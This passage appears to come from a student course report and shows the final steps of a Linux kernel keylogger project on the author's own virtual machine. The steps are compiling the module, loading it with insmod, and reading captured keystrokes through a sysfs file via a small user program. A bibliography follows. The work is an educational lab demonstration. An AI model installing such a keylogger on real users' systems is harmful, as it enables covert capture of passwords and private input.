
3. To make sure we are in the right place we will write the "ls" command and press enter as soon as we see that the folder contains the three files we downloaded we can start the compile process. (as shown in picture number 19).

A terminal window titled 'osboxes@osboxes: ~/bar/kernel_project'. The prompt is 'osboxes@osboxes:~\$'. The user enters 'cd bar/kernel_project'. The prompt changes to 'osboxes@osboxes:~/bar/kernel_project\$'. The user enters 'ls'. The output is 'keylogger.c Makefile user.c'. The files are underlined in the original image. The prompt returns to 'osboxes@osboxes:~/bar/kernel_project\$' with a cursor.

```
osboxes@osboxes:~$ cd bar/kernel_project
osboxes@osboxes:~/bar/kernel_project$ ls
keylogger.c Makefile user.c
osboxes@osboxes:~/bar/kernel_project$
```

Picture NO 19


4. We will now run the "make" function to perform compile. and make sure the code has been compiled without any errors. (as shown in picture number 20).

A terminal window showing the execution of the 'make' command. The prompt is 'osboxes@osboxes:~/bar/kernel_project\$'. The user enters 'make'. The output shows the compilation process for the kernel module 'keylogger.ko'. The word 'make' is circled in the original image. The prompt returns to 'osboxes@osboxes:~/bar/kernel_project\$' at the end.

```
osboxes@osboxes:~/bar/kernel_project$ ls
keylogger.c Makefile user.c
osboxes@osboxes:~/bar/kernel_project$ make
make -C /lib/modules/5.3.0-18-generic/build M=/home/osboxes/bar/kernel_project modules
make[1]: Entering directory '/usr/src/linux-headers-5.3.0-18-generic'
  CC [M]  /home/osboxes/bar/kernel_project/keylogger.o
Building modules, stage 2.
MODPOST 1 modules
  CC      /home/osboxes/bar/kernel_project/keylogger.mod.o
  LD [M]  /home/osboxes/bar/kernel_project/keylogger.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.3.0-18-generic'
osboxes@osboxes:~/bar/kernel_project$
```

Picture NO 20

5. After compiling, we will insert the module into the kernel using the command: "sudo insmod keylogger.ko", We will enter the password and press the "enter" key. The password cannot be displayed, so please note that the keyboard mode is in English. And make sure that the module does enter the kernel using the command: "lsmod" we will look among all the modules for the module that was inserted and if it does exist, we will continue to the next step. (as shown in picture number 21).



```
osboxes@osboxes: ~/bar/kernel_project
osboxes@osboxes:~$ cd bar/kernel_project
osboxes@osboxes:~/bar/kernel_project$ ls
keylogger.c Makefile user.c
osboxes@osboxes:~/bar/kernel_project$ make
make -C /lib/modules/5.3.0-18-generic/build M=/home/osboxes/bar/kernel_project modules
make[1]: Entering directory '/usr/src/linux-headers-5.3.0-18-generic'
  CC [M] /home/osboxes/bar/kernel_project/keylogger.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/osboxes/bar/kernel_project/keylogger.mod.o
  LD [M] /home/osboxes/bar/kernel_project/keylogger.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.3.0-18-generic'
osboxes@osboxes:~/bar/kernel_project$ sudo insmod keylogger.ko
[sudo] password for osboxes: 
osboxes@osboxes:~/bar/kernel_project$ lsmod
Module                  Size  Used by
keylogger                16384  0
nls_utf8                 16384  1
iso9660                 49152  1
vboxsf                   81920  0
intel_rapl_msr           20480  0
intel_rapl_common        24576  1 intel_rapl_msr
intel_powerclamp         20480  0
crct10dif_pclmul         16384  1
```

Picture NO 21

6. At this point we will compile the file: user.c using the function: "gcc user.c -o user" The last user in the command line can be replaced with any other name of your choice in this example the name "user" is selected.
Then we type the command "ls" and we check that a executable file has been created in the name we chose, painted in green. (as shown in picture number 22).

```
osboxes@osboxes:~/bar/kernel_project$ gcc user.c -o user
osboxes@osboxes:~/bar/kernel_project$ ls
keylogger.c      keylogger.mod.c  Makefile         user
keylogger.ko     keylogger.mod.o  modules.order    user.c
keylogger.mod    keylogger.o      Module.symvers
osboxes@osboxes:~/bar/kernel_project$
```

Picture NO 22

7. At this point in fact from the moment the module enters the kernel every keystroke on the keyboard will be saved and eventually transferred to the foo file located in: /sys/kernel/keylogger. For the purpose of the demonstration, we typed the sentences in the following example: "hello to everyone" enter "this is kernel project".
- And then we run the user program with the command: "./user" which prints the contents of the foo file to the screen. (as shown in picture number 23 + 24).

```
osboxes@osboxes:~/bar/kernel_project$ hello to everyone
Command 'hello' not found, but can be installed with:

sudo snap install hello          # version 2.10, or
sudo apt install hello           # version 2.10-2ubuntu2
sudo apt install hello-traditional # version 2.10-5

See 'snap info hello' for additional versions.

osboxes@osboxes:~/bar/kernel_project$ this is kernel project
Command 'this' not found, did you mean:

  command 'thin' from deb thin (1.7.2-1)

Try: sudo apt install <deb name>

osboxes@osboxes:~/bar/kernel_project$ ./user
```

Picture NO 23


```
osboxes@osboxes:~/bar/kernel_project$ ./user
The keylogger file content:
lsmod

ls
hello to everyone
this is kernel project

osboxes@osboxes:~/bar/kernel_project$
```

Picture NO 24

Bibliography:

- [1] hasp0t, "Linux Keylogger and Notification Chains," 12 2017. [מקוון]. Available: <https://0x00sec.org/t/linux-keylogger-and-notification-chains/4566>.
- [2] "פיתוח keylogger. מעודה, א." 2020 12. [מקוון]. Available: <https://www.digitalwhisper.co.il/files/Zines/0x7C/DW124-5-LinuxKernelKeyLogger.pdf>.
- [3] E. Mia, "ASCII Table and ASCII Code," 16 11 2020. [מקוון]. Available: <https://www.systutorials.com/ascii-table-and-ascii-code/>.
- [4] G. Kroah-Hartman, "bootlin-samples-kobject-kobject-example. [מקוון].", Available: <https://elixir.bootlin.com/linux/latest/source/samples/kobject/kobject-example.c#L34>.
- [5] programmersought, "Kobject learning. [מקוון].", Available: <https://programmersought.com/article/97431507754/>.
- [6] A. Berger, "advanced_os," 11 12 2020. [מקוון]. Available: https://www.youtube.com/watch?v=0SKgR7SqmnY&list=PLOcfGVRRXY_HBgSksKMOQnGqTI0CgwCY1&index=37&ab_channel=AndreyBerger.
- [7] corbet, "kobjects and sysfs," 22 10 2003. [מקוון]. Available: <https://lwn.net/Articles/54651/>.
- [8] T. k. d. community, "Keyboard notifier. [מקוון].", Available: <https://www.kernel.org/doc/html/v5.4/input/notifier.html>.
- [9] oreilly, "Chapter 4. Notification Chains. [מקוון].", Available: <https://www.oreilly.com/library/view/understanding-linux-network/0596002556/ch04.html>.
- 1] chmodcommand, "Chmod Calculator," CHMOD Command Calculator 2017, 2017 .
[0] [מקוון]. Available: <https://chmodcommand.com/>.
- 1] T. k. d. community, "Driver Basics Driver Entry and Exit points. [מקוון].", Available:
[1] <https://www.kernel.org/doc/html/v4.18/driver-api/basics.html>.